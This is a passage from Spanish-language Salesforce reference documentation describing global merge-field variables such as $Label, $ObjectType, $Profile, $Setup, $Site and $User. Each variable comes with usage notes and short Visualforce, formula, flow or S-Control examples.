| **Ejemplo de Visualforce:** | `<apex:page standardController="Account">`<br>`    <apex:repeat value="{!$Account.FieldSet.mySpecialFields}"`<br>`var="field">`<br>`        <apex:outputText value="{!field}" />`<br>`    </apex:repeat>`<br>`</apex:page>` |
| **Sugerencias:** | Esta variable global sólo está disponible con páginas de Visualforce. |

### $Label

| | |
|---|---|
| **Descripción:** | Un tipo de campo de combinación global para utilizar al hacer referencia a una etiqueta personalizada. |
| **Uso:** | **1.** Seleccionar el tipo de campo $Label.<br>**2.** Seleccione la etiqueta personalizada a la que desea hacer referencia.<br>El valor devuelto depende de la configuración de idioma del usuario contextual. El valor devuelto es uno de los siguientes, en orden de preferencia:<br>**1.** El texto de la traducción local<br>**2.** El texto de la traducción del paquete<br>**3.** El texto de la etiqueta principal |
| **Ejemplo de flujo:** | Cree una fórmula de flujo cuya expresión es la siguiente.<br>`{!$Label.customCurrency_label}`<br>Luego, haga referencia a esa fórmula de flujo como la etiqueta de un campo de pantalla. |
| **Ejemplo de Visualforce:** | `<apex:page>`<br>`   <apex:pageMessage severity="info"`<br>`   strength="1"`<br>`   summary="{!$Label.firstrun_helptext}"`<br>`   />`<br>`</apex:page>` |

| | |
|---|---|
| **Ejemplo de componentes Lightning** | **Etiqueta en una expresión de marcado utilizando el espacio de nombres predeterminado**<br>`{!$Label.c.NombreEtiqueta}`<br>**Etiqueta en código JavaScript si su organización tiene un espacio de nombres**<br>`$A.get("$Label.espaciodenombres.NombreEtiqueta")` |
| **Sugerencias:** | Esta variable global está disponible para componentes Lightning, páginas de Visualforce, Apex, fórmulas de flujo y fórmulas de proceso únicamente. |

### $Label.Site

| | |
|---|---|
| **Descripción:** | Tipo de campo de combinación global que se debe utilizar al hacer referencia a una etiqueta de Sites estándar de una página de Visualforce. Al igual que todas las etiquetas estándar, el texto aparecerá en función del idioma y configuración regional del usuario. |
| **Uso:** | Utilice esta expresión en una página de Visualforce para acceder a una etiqueta de Sites estándar. Si la aplicación del servidor crea la página para que aparezca en el navegador del usuario final, el valor devuelto depende del idioma y de la configuración regional del usuario.<br>Salesforce proporciona las siguientes etiquetas: |

| Etiqueta | Mensaje |
|---|---|
| authorization_required | Autorización necesaria |
| bandwidth_limit_exceeded | Se ha superado el límite de ancho de banda |
| change_password | Cambiar contraseña |
| change_your_password | Cambie la contraseña |
| click_forget_password | Si ha olvidado su contraseña, haga clic en Contraseña olvidada para restablecerla. |
| community_nickname | Apodo |
| confirm_password | Confirmar contraseña |
| down_for_maintenance | {0} está apagado para mantenimiento |
| email | Correo electrónico |
| email_us | envíenos un correo electrónico |
| enter_password | ¿Olvidó la contraseña? Introduzca su nombre de usuario abajo. |
| error | Error: {0} |
| error2 | Error |
| file_not_found | No se ha encontrado el archivo |
| forgot_password | Contraseña olvidada |
| forgot_password_confirmation | Confirmación de contraseña olvidada |

| Etiqueta | Mensaje |
|---|---|
| forgot_your_password_q | ¿Olvidó la contraseña? |
| get_in_touch | <a href="{0}">{1}</a> si necesita ponerse en contacto. |
| go_to_login_page | Ir a página de inicio de sesión |
| img_path | /img/sites |
| in_maintenance | Apagado para mantenimiento |
| limit_exceeded | Se ha superado el límite. |
| login | Inicio de sesión |
| login_button | Inicio de sesión |
| login_or_register_first | Antes de poder acceder a esta página, debe iniciar la sesión o registrarse. |
| logout | Finalizar sesión |
| new_password | Nueva contraseña |
| new_user_q | ¿Es un usuario nuevo? |
| old_password | Contraseña anterior |
| page_not_found | No se ha encontrado la página |
| page_not_found_detail | No se ha encontrado la página: {0} |
| password | Contraseña |
| passwords_dont_match | Las contraseñas no coinciden. |
| powered_by | Con tecnología de |
| register | Registro |
| registration_confirmation | Confirmación de registro |
| site_login | Inicio de sesión del sitio Web |
| site_under_construction | Sitio Web en construcción |
| sorry_for_inconvenience | Disculpe las molestias. |
| sorry_for_inconvenience_back_shortly | Disculpe las molestias. En breve, estaremos activos de nuevo. |
| stay_tuned | Permanezca atento. |
| submit | Enviar |
| temp_password_sent | Se le ha enviado un correo electrónico con la contraseña temporal. |
| thank_you_for_registering | Gracias por registrarse. Se le ha enviado un correo electrónico con la contraseña temporal. |

| Etiqueta | Mensaje |
|---|---|
| under_construction | {0} está en construcción |
| user_registration | Registro de usuario nuevo |
| username | Nombre de usuario |
| verify_new_password | Repetir contraseña nueva |

**Ejemplo de Visualforce:**

```
<apex:page>
   <apex:pageMessage severity="info"
   strength="1"
   summary="{!$Label.Site.temp_password_sent}"
   />
</apex:page>
```

**Sugerencias:** Esta variable global sólo está disponible con páginas de Visualforce.

### $Network

| | |
|---|---|
| **Descripción:** | Un tipo de campo de combinación global para utilizar al hacer referencia a detalles de la comunidad en una plantilla de correo electrónico de Visualforce. |
| **Uso:** | Utilice esta expresión en una plantilla de correo electrónico de Visualforce para acceder al nombre de la comunidad y la URL de inicio de sesión de la comunidad. |
| **Ejemplo de Visualforce:** | <pre><messaging:emailTemplate subject="Your Password has been reset" recipientType="User" ><br><messaging:htmlEmailBody ><br>  <p>Hi,</p><br>  <p>Your password for <b>{!$Network.Name}</b> community has been reset.</p><br>  <p><a href='{!$Network.NetworkUrlForUserEmails}'>Reset Password</a></p><br>  <p>Regards,</p><br>  <p>Communities Admin</p><br></messaging:htmlEmailBody><br></messaging:emailTemplate></pre> |
| **Sugerencias:** | Esta variable global solo funciona en plantilla de correo electrónico de Visualforce para Comunidades. |

### $ObjectType

| | |
|---|---|
| **Descripción:** | Tipo de campo de combinación global que se debe utilizar al hacer referencia a objetos estándar o personalizados (como Cuentas, Casos u Oportunidades) y los valores de sus campos. Utilice campos de combinación de tipo de objeto en funciones `LINKTO`, `GETRECORDIDS` y `URLFOR` para hacer referencia a un tipo específico de datos o la función `VLOOKUP` para hacer referencia a un campo específico en un objeto relacionado. |
| **Uso:** | 1. Seleccionar el tipo de campo: $ObjectType.<br>2. Seleccionar un objeto para insertar en un campo de combinación que represente ese objeto, como `$ObjectType.Case`.<br>Opcionalmente, puede seleccionar un campo de ese objete mediante la sintaxis siguiente: `$ObjectType.Límite_función__c.Límite.Campos__c`. |
| **Ejemplo de botón personalizado:** | El siguiente botón de lista personalizado hace referencia al objeto estándar de casos en el campo de combinación `$ObjectType.Case`.<br>`{!REQUIRESCRIPT ("/soap/ajax/13.0/connection.js")} var records = {!GETRECORDIDS($ObjectType.Sample)}; var newRecords = []; if (records[0] == null) { alert("Please select at least one row") } else { for (var n=0; n<records.length; n++) { var c = new sforce.SObject("Case"); c.id = records[n]; c.Status = "New"; newRecords.push(c); } result = sforce.connection.update(newRecords); window.location.reload(); }` |
| **Ejemplo de regla de validación:** | Este ejemplo comprueba si un código postal de facturación es válido, verificando sus cinco primeros caracteres en un objeto personalizado denominado Código_postal__c que contiene un registro para cada código postal válido en los Estados Unidos. Si el código postal no se encuentra en el objeto Código_postal__c o el Estado o provincia de facturación no coincide con la dirección correspondiente de Código_estado__c en el objeto Código_postal__c, se muestra un error.<br>`AND( LEN(BillingPostalCode) > 0, OR(BillingCountry = "USA", BillingCountry = "US"), VLOOKUP( $ObjectType.Zip_Code__c.Fields.State_Code__c, $ObjectType.Zip_Code__c.Fields.Name, LEFT(BillingPostalCode,5)) <> BillingState )` |
| **Ejemplo de Visualforce:** | El siguiente ejemplo recupera la etiqueta del campo `Nombre` de la cuenta:<br>`{!$ObjectType.Account.Fields.Name.Label}` |
| **Sugerencias:** | Esta variable global está disponible en las páginas de Visualforce, botones y vínculos personalizados, S-Control y reglas de validación. |

### $Organization

| | |
|---|---|
| **Descripción:** | Tipo de campo de combinación global para utilizar al hacer referencia a información sobre el perfil de su empresa. Utilice los campos de combinación de la organización para hacer referencia a la dirección, fax, Id. u otros detalles acerca de su organización. |
| **Uso:** | 1. Seleccionar el tipo de campo: $Organization.<br>2. Seleccione un campo de combinación, como `$Organization.Fax`. |
| **Ejemplo de regla de validación:** | Utilice los campos de combinación de organización para comparar los atributos de su organización con los de las cuentas. Por ejemplo, es posible que desee determinar si su organización tiene el mismo país que sus cuentas. La fórmula de validación siguiente hace referencia a los campos de combinación del país de su organización y requiere un código de país para cualquier cuenta extranjera.<br>`AND($Organization.Country <> BillingCountry, ISBLANK(Country_Code__c))` |
| **Ejemplo de flujo:** | Cree una fórmula de flujo (Texto) cuya expresión es `{!$Organization.City}`. En un elemento Decisión, compruebe si la ciudad de un contacto coincide con esa fórmula. |
| **Ejemplo de Visualforce:** | Uso de diferenciación de punto para acceder a la información de su organización. Por ejemplo:<br>`{!$Organization.Street}`<br>`{!$Organization.State}` |
| **Sugerencias:** | Los campos de combinación de la organización obtienen sus valores a partir de cualquier valor almacenado actualmente como parte de la información de su empresa en Salesforce.<br>Tenga en cuenta que `{!$Organization.UiSkin}` es un valor de lista de selección y, por lo tanto, debe utilizarse con funciones de lista de selección, como `ISPICKVAL()` en campos personalizados, reglas de validación, expresiones de Visualforce, flujos de fórmula, fórmulas de proceso y fórmulas de regla de flujo de trabajo. |

### $Page

| | |
|---|---|
| **Descripción:** | Tipo de campo de combinación global para utilizar al hacer referencia a una página de Visualforce. |
| **Uso:** | Utilice esta expresión en una página de Visualforce para establecer un vínculo a otra página de Visualforce. |
| **Ejemplo de Visualforce:** | `<apex:page>`<br>`  <h1>Linked</h1>`<br>`  <apex:outputLink value="{!$Page.otherPage}">`<br>`  This is a link to another page.`<br>`  </apex:outputLink>`<br>`</apex:page>` |
| **Sugerencias:** | Esta variable global sólo está disponible con páginas de Visualforce. |

### $Permiso

| | |
|---|---|
| **Descripción:** | Tipo de campo de combinación global que se debe utilizar al hacer referencia a información sobre el acceso de permisos personalizados del usuario actual. Utilice los campos de combinación de permisos para hacer referencia a informaciones acerca del acceso actual del usuario en cualquiera de los permisos personalizados de su organización. |
| **Uso:** | 1. Seleccionar el tipo de campo: $Permiso.<br>2. Seleccione un campo de combinación como `$Permission.customPermissionName`. |
| **Ejemplo de regla de validación:** | La siguiente regla de validación hace referencia al permiso personalizado changeAustinAccounts para el usuario actual. Esta regla garantiza que solo los usuarios con changeAustinAccounts puedan actualizar cuentas con una ciudad de facturación Austin.<br>`BillingCity = 'Austin' && $Permission.changeAustinAccounts` |
| **Ejemplo de Visualforce:** | Para que pageblock solo aparezca para usuarios conel permiso personalizado seeExecutiveData, utilice lo siguiente.<br>`<apex:pageBlock rendered="{!$Permission.canSeeExecutiveData}"> <!-- Executive Data Here --> </apex:pageBlock>` |
| **Sugerencias:** | $Permiso solo aparece si se han creado los permisos personalizados en su organización. Esta variable global no es compatible con procesos, flujos y reglas de flujo de trabajo. |

### $Profile

| | |
|---|---|
| **Descripción:** | Tipo de campo de combinación global que se debe utilizar al hacer referencia a información sobre el perfil del usuario actual. Utilice campos de combinación de perfil para hacer referencia a la información acerca del perfil de usuario, como tipo de licencia o nombre. |
| **Uso:** | 1. Seleccionar el tipo de campo: $Profile.<br>2. Seleccione un campo de combinación como `$Profile.Name`. |
| **Ejemplo de regla de validación:** | La fórmula de la regla de validación siguiente hace referencia al nombre del perfil del usuario actual para asegurar que el único propietario del registro o los usuarios con este perfil pueden modificar un campo personalizado denominado `Objetivo personal`:<br>`AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id, $Profile.Name <> "Custom: System Admin" )` |
| **Ejemplo de flujo:** | Para identificar el perfil del usuario que interviene, cree una fórmula de flujo (Texto) con la siguiente expresión.<br>`{!$Profile.Name}`<br>Haciendo referencia a esa fórmula, evitará utilizar una consulta (elementos Búsqueda) y ahorrará tiempo. |

| | |
|---|---|
| **Ejemplo de Visualforce:** | Para devolver el perfil del usuario actual, utilice:<br>`{!$Profile.Name}` |
| **Sugerencias:** | • Los campos de combinación `$Profile` sólo están disponibles en la ediciones que puedan crear perfiles personalizados.<br>• Utilice nombres de perfiles para hacer referencia a perfiles estándar en campos de combinación `$Profile`. Si ha hecho referencia previamente al valor interno de un perfil, utilice la lista siguiente para determinar el nombre que tiene que utilizar en su lugar: |

| Nombre de perfil estándar | $Profile Value |
|---|---|
| Administrador del sistema | `PT1` |
| Usuario estándar | `PT2` |
| Sólo lectura | `PT3` |
| Gestor de soluciones | `PT4` |
| Usuario de marketing | `PT5` |
| Administrador del contrato | `PT6` |
| Usuario de socio | `PT7` |
| Usuario de plataforma estándar | `PT8` |
| Usuario de aplicación de Platform One estándar | `PT9` |
| Usuario del portal de clientes | `PT13` |
| Gestor del portal de clientes | `PT14` |

- Los valores de los campos de combinación estarán en blanco si los atributos del perfil están en blanco. Por ejemplo, el perfil `Descripción` no es necesario y puede no contener ningún valor.
- Para utilizar estos campos de combinación no es necesario conceder a sus usuarios permisos o derechos de acceso a su información de perfil.

### `$RecordType`

| | |
|---|---|
| **Descripción:** | Un campo de combinación global que se debe utilizar al hacer referencia al tipo de registro del registro actual. |
| **Uso:** | Agregar manualmente `$RecordType` a su S-Control. |
| **Ejemplo de Visualforce:** | Para devolver la Id. del tipo de registro actual, utilice:<br>`{$RecordType.Id}` |

| | |
|---|---|
| **Sugerencias:** | • Utilice `$RecordType.Id` en lugar de `$RecordType.Name` para hacer referencia a un tipo de registro específico. Aunque `$RecordType.Name` hace que una fórmula sea más legible, debe actualizar la fórmula si cambia el nombre del tipo de registro, mientas que la Id. de un tipo de registro nunca cambia. Sin embargo, si está implementando fórmulas en organizaciones (por ejemplo, entre Sandbox y producción), utilice `$RecordType.Name` porque los Id. no son iguales en las organizaciones.<br>• Evite utilizar `$RecordType` en fórmulas, excepto en fórmulas de valor predeterminado. En su lugar, utilice el campo de combinación `RecordType` (por ejemplo, `Account.RecordType.Name`) o el campo `RecordTypeId` en el objeto.<br>• No haga referencia a ningún campo con el campo de combinación `$RecordType` en fórmulas de objeto cruzado. La variable `$RecordType` resuelve el registro que contiene la fórmula, no el registro al que abarca la fórmula. En su lugar, utilice el campo de combinación `RecordType` en el objeto. |

### $Request

| | |
|---|---|
| **Descripción:** | Campo de combinación global que se debe utilizar para hacer referencia a un parámetro de consulta por nombre que devuelve un valor. |
| **Uso:** | Agregar manualmente `$Request` a su S-Control. |
| **Ejemplo de S-Control:** | El miniprograma siguiente, denominado `Title_Snippet`, requiere dos parámetros de entrada: `titleTheme` y `titleText`. Puede volver a utilizarlo en muchos S-Control para ofrecer el título de página y tema en su HTML.<br>`<h2 class="{!$Request.titleTheme}.title"> {!$Request.titleText}</h2>`<br>El S-Control siguiente llama a este miniprograma utilizando la función `INCLUDE`, enviando los parámetros para el título y el tema de la página HTML que crea.<br>`<html> <head> </head> <body> {! INCLUDE($SControl.Title_Snippet, [titleTheme = "modern", titleText = "My Sample Title"]) } ... Insert your page specific content here ... </body> </html>` |
| **Sugerencias:** | No utilice `$Request` en páginas de Visualforce para hacer referencia a parámetros de consulta. Utilice `$CurrentPage` en su lugar. |

### $Resource

| | |
|---|---|
| **Descripción:** | Tipo de campo de combinación global que se debe utilizar al hacer referencia a un recurso estático existente en función de su nombre en una página de Visualforce. También puede utilizar campos de combinación de recursos en funciones `URLFOR` para hacer referencia a un archivo específico en un archivo de recursos estáticos. |

| | |
|---|---|
| **Uso:** | Utilice `$Resource` para hacer referencia a un recurso estático existente. El formato es `$Resource.`*`nombredelrecurso`*, como `$Resource.TestImage`. |
| **Ejemplos de Visualforce:** | El componente de Visualforce que aparece a continuación hace referencia a un archivo de imagen que se cargó como recurso estático y cuyo nombre es `TestImage`:<br>`<apex:image url="{!$Resource.TestImage}" width="50" height="50"/>`<br>Para hacer referencia a un archivo (como un archivo `.zip` o `.jar`), utilice la función `URLFOR`. Especifique el nombre de recurso estático que proporcionó al cargar el archivo con el primer parámetro y la ruta al archivo que desee dentro del archivo con el segundo. Por ejemplo:<br>`<apex:image url="{!URLFOR($Resource.TestZip, 'images/Bluehills.jpg')}" width="50" height="50"/>` |
| **Sugerencias:** | Esta variable global sólo está disponible con páginas de Visualforce. |

### $SControl

**Importante:** Las páginas de Visualforce sustituyen los s-controls. Las organizaciones que no hayan usado anteriormente S-Control no podrán crearlos. Los S-Control existentes no se verán afectados y todavía podrán modificarse.

| | |
|---|---|
| **Descripción:** | Tipo de campo de combinación global que se debe utilizar para hacer referencia a un Custom S-Control existente en función de su nombre. Utilice los campos de combinación de S-Control en las funciones `LINKTO`, `INCLUDE` y `URLFOR` para hacer referencia a uno de sus Custom S-Control. |
| **Uso:** | 1. Seleccionar el tipo de campo: $SControl.<br>2. Seleccione un S-Control para insertar un campo de combinación que represente dicho S-Control, como `$Scontrol.Header_Snippet`. |
| **Ejemplo de S-Control:** | El siguiente S-Control hace referencia al miniprograma del campo de combinación `$Scontrol.Header_Snippet`:<br>`<html> <body> {! INCLUDE($SControl.Header_Snippet, [title = "My Title", theme = "modern"])} </body> </html>` |
| **Ejemplo de Visualforce:** | El ejemplo siguiente muestra cómo vincular un S-Control llamado HelloWorld en una página de Visualforce:<br>`<apex:page>`<br>`<apex:outputLink value="{!$SControl.HelloWorld}">Open the HelloWorld s-control</apex:outputLink>`<br>`</apex:page>`<br>Tenga en cuenta que si simplemente desea incrustar un S-Control en una página, puede utilizar la etiqueta `<apex:scontrol>` sin el campo de combinación $SControl. Por ejemplo:<br>`<apex:page>`<br>`<apex:scontrol controlName="HelloWorld" />`<br>`</apex:page>` |

| | |
|---|---|
| **Sugerencias:** | • La lista desplegable para `Insertar campo de combinación` enumera todos sus Custom S-Control excepto los miniprogramas. Aunque los miniprogramas son S-Control, se comportan de manera diferente. Por ejemplo, no puede hacer referencia a un miniprograma directamente desde una función `URLFOR`; los miniprogramas no están disponibles al crear un botón o vínculo personalizado que tiene `Origen del contenido` de Custom S-Control; y no puede agregar miniprogramas a sus formatos de página. Para insertar un miniprograma en su S-Control, utilice el botón desplegable `Insertar miniprograma`.<br>• Esta variable global sólo está disponible con botones personalizados, vínculos, S-Control y páginas de Visualforce. |

### $Setup

| | |
|---|---|
| **Descripción:** | Tipo de campo de combinación global que se debe utilizar al hacer referencia a una configuración personalizada de tipo "jerarquía". |
| **Uso:** | Utilice `$Setup` para acceder a configuraciones personalizadas de jerarquía y sus valores de campos mediante la diferenciación de punto. Por ejemplo, `$Setup.App_Prefs__c.Show_Help_Content__c`.<br>Las configuraciones personalizadas de jerarquía permiten valores en cualquiera de los tres niveles siguientes:<br>**1.** Organización, el valor predeterminado para todos<br>**2.** Perfil, que sustituye al valor Organización<br>**3.** Usuario, que sustituye a los valores Organización y Perfil<br>Salesforce determina automáticamente el valor correcto para este campo de configuración personalizada basándose en el contexto actual del usuario que interviene. |
| **Ejemplo de campo de fórmula:** | `{!$Setup.CustomSettingName__c.CustomFieldName__c}`<br>Los campos de fórmula sólo funcionan con configuraciones personalizadas de jerarquía; no se pueden utilizar para configuraciones personalizadas de lista. |
| **Ejemplo de Visualforce:** | El siguiente ejemplo muestra cómo mostrar condicionalmente un mensaje de ayuda ampliado para un campo de entrada, dependiendo de las preferencias del usuario:<br>`<apex:page>`<br>`  <apex:inputField value="{!usr.Workstation_Height__c}"/>`<br>`  <apex:outputPanel id="helpWorkstationHeight"`<br>`  rendered="{!$Setup.App_Prefs__c.Show_Help_Content__c}">`<br>`  Enter the height for your workstation in inches, measured from the`<br>`  floor to top of the work surface.`<br>`  </apex:outputPanel>`<br>`  ...`<br>`</apex:page>`<br>Si el nivel de la organización del ajuste personalizado se establece como `verdadero`, los usuarios verán el mensaje de ayuda ampliado de manera predeterminada. Si un individuo prefiere no ver los mensajes de |

| | |
|---|---|
| | ayuda, puede establecer su configuración personalizada como `falso`, para sustituir el valor de la organización (o perfil).<br>Las configuraciones personalizadas de tipo "lista" no están disponibles en las páginas de Visualforce que utilicen esta variable global. Puede acceder a las configuraciones personalizadas de lista en Apex. |
| **Sugerencias:** | Esta variable global está disponible en páginas de Visualforce, campos de fórmula, reglas de validación, fórmulas de flujo y fórmulas de proceso. |

### `$Sitio`

| | |
|---|---|
| **Descripción:** | Tipo de campo de combinación global que se debe utilizar al hacer referencia a información sobre el sitio actual de Force.com. |
| **Uso:** | Utilice diferenciación de punto para acceder a información acerca del sitio actual de Force.com. Tenga en cuenta que únicamente están disponibles los siguientes campos de sitio: |

| Campo de combinación | Descripción |
|---|---|
| $Site.Name | Devuelve el nombre API del sitio actual. |
| $Site.Domain | Devuelve el nombre de dominio de Force.com de su organización. |
| $Site.CustomWebAddress | Devuelve la URL personalizada de la solicitud si no termina en `force.com` o devuelve la URL personalizada principal del sitio. Si no existe ninguna de las dos, entonces devuelve una cadena vacía. Tenga en cuenta que la ruta de la URL siempre es la raíz, aunque la URL personalizada de la solicitud tenga un prefijo de ruta. Si la solicitud actual no es una solicitud de sitio, entonces este campo devuelve una cadena vacía. El valor de este campo siempre termina con el carácter `/`. Se desaconseja el uso de $Site.CustomWebAddress y recomendamos utilizar $Site.BaseCustomUrl en su lugar. |
| $Site.OriginalUrl | Devuelve la URL original de esta página si es una página de error designada para el sitio; de lo contrario, devuelve `Nulo`. |
| $Site.CurrentSiteUrl | Devuelve la URL de base del sitio actual que deberían utilizar las referencias y los vínculos. Tenga en cuenta que este campo podría devolver la URL de la página de referencia en lugar de la URL de la solicitud actual. El valor de este campo incluye un prefijo de ruta y siempre termina con el carácter `/`. Si la solicitud actual no es una solicitud de sitio, entonces este campo devuelve una cadena vacía. Se desaconseja el uso de $Site.CurrentSiteUrl. Utilice $Site.BaseUrl en su lugar. |
| $Site.LoginEnabled | Devuelve `verdadero` si el sitio actual está asociado con un portal de clientes de inicio de sesión activado; en caso contrario devuelve `falso`. |

| Campo de combinación | Descripción |
| --- | --- |
| $Site.RegistrationEnabled | Devuelve `verdadero` si el sitio actual está asociado con un portal de clientes de auto registro activado; en caso contrario devuelve `falso`. |
| $Site.IsPasswordExpired | Para usuarios autenticados, devuelve `verdadero` si la contraseña de inicio de sesión del usuario actual ha caducado. Para usuarios no autenticados, devuelve `falso`. |
| $Site.AdminEmailAddress | Devuelve el valor del campo `Contacto del sitio` del sitio actual. |
| $Site.Prefix | Devuelve el prefijo de la ruta de la URL del sitio actual. Por ejemplo, si la URL de su sitio es `myco.force.com/partners`, `/partners` es el prefijo de la ruta. Devuelve `Nulo` si no se define el prefijo. Si la solicitud actual no es una solicitud de sitio, entonces este campo devuelve una cadena vacía. |
| $Site.Template | Devuelve el nombre de la plantilla asociado con el sitio actual; devuelve la plantilla predefinida si no se ha designado ninguna plantilla. |
| $Site.ErrorMessage | Devuelve un mensaje de error de la página actual si se ha designado una página de error para el sitio y existe un error; de lo contrario, devuelve una cadena vacía. |
| $Site.ErrorDescription | Devuelve la descripción del error de la página actual si se ha designado una página de error para el sitio y existe un error; de lo contrario, devuelve una cadena vacía. |
| $Site.AnalyticsTrackingCode | El código de seguimiento asociado con su sitio. Este código se puede utilizar con servicios como Google Analytics para realizar el seguimiento de datos de solicitud de seguimiento de su sitio. |
| $Site.BaseCustomUrl | Devuelve una URL de base para el sitio actual que no utiliza un subdominio de Force.com. La URL devuelta utiliza el mismo protocolo (HTTP o HTTPS) que la solicitud actual si en el sitio existe al menos una URL personalizada que no sea de Force.com y que admita HTTPS. El valor devuelto nunca termina con el carácter `/`. Si todas las URL personalizadas de este sitio terminan en `force.com` o si este sitio no tiene URL personalizadas, entonces devuelve una cadena vacía. Si la solicitud actual no es una solicitud de sitio, entonces este método devuelve una cadena vacía.<br>Este campo sustituye a `CustomWebAddress` e incluye el prefijo de ruta de la URL personalizada. |
| $Site.BaseInsecureUrl | Devuelve una URL de base para el sitio actual que utiliza HTTP en lugar de HTTPS. Se utiliza el dominio de la solicitud actual. El valor devuelto incluye el prefijo de ruta y nunca termina con el carácter `/`. Si la solicitud actual no es una solicitud de sitio, entonces este método devuelve una cadena vacía. |

| Campo de combinación | Descripción |
| --- | --- |
| $Site.BaseRequestUrl | Devuelve la URL de base del sitio actual para la URL solicitada. A esto no le influye la URL de la página de referencia. La URL devuelta utiliza el mismo protocolo (HTTP o HTTPS) que la solicitud actual. El valor devuelto incluye el prefijo de ruta y nunca termina con el carácter `/`. Si la solicitud actual no es una solicitud de sitio, entonces este método devuelve una cadena vacía. |
| $Site.BaseSecureUrl | Devuelve una URL de base para el sitio actual que utiliza HTTPS en lugar de HTTP. Se prefiere el dominio de la solicitud actual si admite HTTPS. Se prefieren los dominios que no sean subdominios de Force.com antes que los subdominios de Force.com. Se utiliza un subdominio de Force.com, si está asociado con el sitio, en el caso de que no exista ningún otro dominio HTTPS en el sitio actual. Si no hay ninguna URL personalizada HTTPS en el sitio, entonces este método devuelve una cadena vacía. El valor devuelto incluye el prefijo de ruta y nunca termina con el carácter `/`. Si la solicitud actual no es una solicitud de sitio, entonces este método devuelve una cadena vacía. |
| $Site.BaseUrl | Devuelve la URL de base del sitio actual que deberían utilizar las referencias y los vínculos. Tenga en cuenta que este campo puede devolver la URL de la página de referencia en lugar de la URL de la solicitud actual. El valor de este campo incluye el prefijo de ruta y nunca termina con el carácter `/`. Si la solicitud actual no es una solicitud de sitio, entonces este campo devuelve una cadena vacía.<br>Este campo sustituye a $Site.CurrentSiteUrl. |
| $Site.MasterLabel | Devuelve el valor del campo Etiqueta principal del sitio actual. Si la solicitud actual no es una solicitud de sitio, entonces este campo devuelve una cadena vacía. |
| $Site.SiteId | Devuelve el Id. del sitio actual. Si la solicitud actual no es una solicitud de sitio, entonces este campo devuelve una cadena vacía. |
| $Site.SiteType | Devuelve el valor de la API del campo Tipo del sitio del sitio actual. Si la solicitud actual no es una solicitud de sitio, entonces este campo devuelve una cadena vacía. |
| $Site.SiteTypeLabel | Devuelve el valor de la etiqueta del campo Tipo del sitio del sitio actual. Si la solicitud actual no es una solicitud de sitio, entonces este campo devuelve una cadena vacía. |

**Ejemplo de Visualforce:**

El ejemplo siguiente muestra cómo se utiliza el campo de combinación `$Site.Template`:

```
<apex:page title="Job Application Confirmation" showHeader="false"
    standardStylesheets="true">

    <!-- The site template provides layout & style for the site -->
```

```
    <apex:composition template="{!$Site.Template}">

    <apex:define name="body">
        <apex:form>
            <apex:commandLink value="<- Back to Job Search"
              onclick="window.top.location='{!$Page.PublicJobs}';return
 false;"/>
            <br/>
            <br/>
            <center>
               <apex:outputText value="Your application has been saved.

                     Thank you for your interest!"/>
            </center>
            <br/>
            <br/>
        </apex:form>
    </apex:define>

    </apex:composition>
</apex:page>
```

| | |
|---|---|
| **Sugerencias:** | Esta variable global está disponible en páginas de Visualforce, plantillas de correo electrónico y s-control. |

### `$System.OriginDateTime`

| | |
|---|---|
| **Descripción:** | Campo de combinación global que representa el valor literal de 1900-01-01 00:00:00. Utilice esta variable global al realizar cálculos de compensación de fecha/hora o asignar un valor literal a un campo de fecha/hora. |
| **Uso:** | 1. Seleccionar el tipo de campo: $System.<br>2. Seleccione `Hora de fecha de origen` de la opción `Insertar campo de combinación`. |
| **Ejemplo de fórmula:** | El ejemplo siguiente muestra cómo convertir un campo de fecha en un campo de fecha/hora. Utiliza la fecha del campo de combinación `Hora de fecha de origen` para obtener el número de días desde un campo personalizado denominado `Mi campo de fecha`. A continuación, agrega el número de días al valor `Hora de fecha de origen`.<br>`$System.OriginDatetime + ( My_Date_Field__c - DATEVALUE($System.OriginDatetime) )`<br>Nota: La `Hora de fecha de origen` está en la zona horaria GMT, pero el resultado se muestra en la zona horaria local del usuario. |
| **Ejemplo de Visualforce, Flujo y Proceso:** | El ejemplo siguiente calcula el número de días que han transcurrido desde el 1 de enero de 1900:<br>`{!NOW() - $System.OriginDateTime}` |

| | |
|---|---|
| **Sugerencias:** | Esta variable global está disponible en:<br>• Valores predeterminados<br>• Fórmulas en campos personalizados, flujos, procesos y reglas de flujo de trabajo<br>• Acciones de actualización del campo Flujo de trabajo<br>• S-controls y páginas de Visualforce |

### `$User`

| | |
|---|---|
| **Descripción:** | Tipo de campo de combinación global que se debe utilizar al hacer referencia a información sobre el usuario actual. Los campos de combinación de usuario pueden hacer referencia a información acerca del usuario, como apodo, título e Id.. La mayoría de los campos disponibles en el objeto estándar Usuario están también disponibles en $User. |
| **Uso:** | 1. Seleccionar el tipo de campo: $User.<br>2. Seleccione un campo de combinación como `$User.Username`. |
| **Ejemplo de regla de validación:** | La fórmula de regla de validación siguiente hace referencia al Id. del usuario actual para determinar si el usuario actual es el propietario del registro. Utilice un ejemplo como este para asegurarse de que únicamente el propietario del registro o usuarios con perfil de administrador pueden modificar un campo personalizado denominado `Objetivo personal`:<br>`AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id, $Profile.Name <> "Custom: System Admin" )` |
| **Ejemplo de flujo:** | Para acceder fácilmente al nombre del usuario que interviene, utilice una fórmula de flujo. Cree una fórmula de flujo (Texto) que cuenta con esta expresión.<br>`{!$User.FirstName} & " " & {!$User.LastName}`<br>Cuando haya creado esa fórmula, haga referencia a ella en cualquier parte donde necesite llamar al usuario por nombre en su flujo. Al hacer referencia a la variable global $User, evita la utilización de una búsqueda, lo que cuenta en los límites del flujo. |
| **Ejemplo de Visualforce:** | El siguiente ejemplo muestra el nombre actual de la empresa del usuario, así como el estado del usuario actual (que devuelve un valor booleano).<br>`<apex:page>`<br>`  <h1>Congratulations</h1>`<br>`  This is your new Apex Page`<br>`  <p>The current company name for this user is: {!$User.CompanyName}</p>`<br>`  <p>Is the user active? {!$User.isActive}</p>`<br>`</apex:page>` |
| **Sugerencias:** | • El usuario actual es la persona que modifica el registro que solicita el valor predefinido, la regla de validación u otra operación que utiliza estos campos de combinación globales. |

- Si un proceso de Caso Web o Candidato Web modifica un registro, el usuario actual es el `Propietario predeterminado del candidato` o `Propietario predeterminado de caso`.
- Cuando un proceso ejecuta acciones programadas y el usuario que ha iniciado el proceso ya no está activo, $User hace referencia al usuario del flujo de trabajo predeterminado. Lo mismo sucede con acciones basadas en tiempo en reglas de flujo de trabajo.
- Algunos de los campos de combinación $User están disponibles cuando se definen filtros de configuraciones de Mobile.

### `$User.UITheme` y `$User.UIThemeDisplayed`

| | |
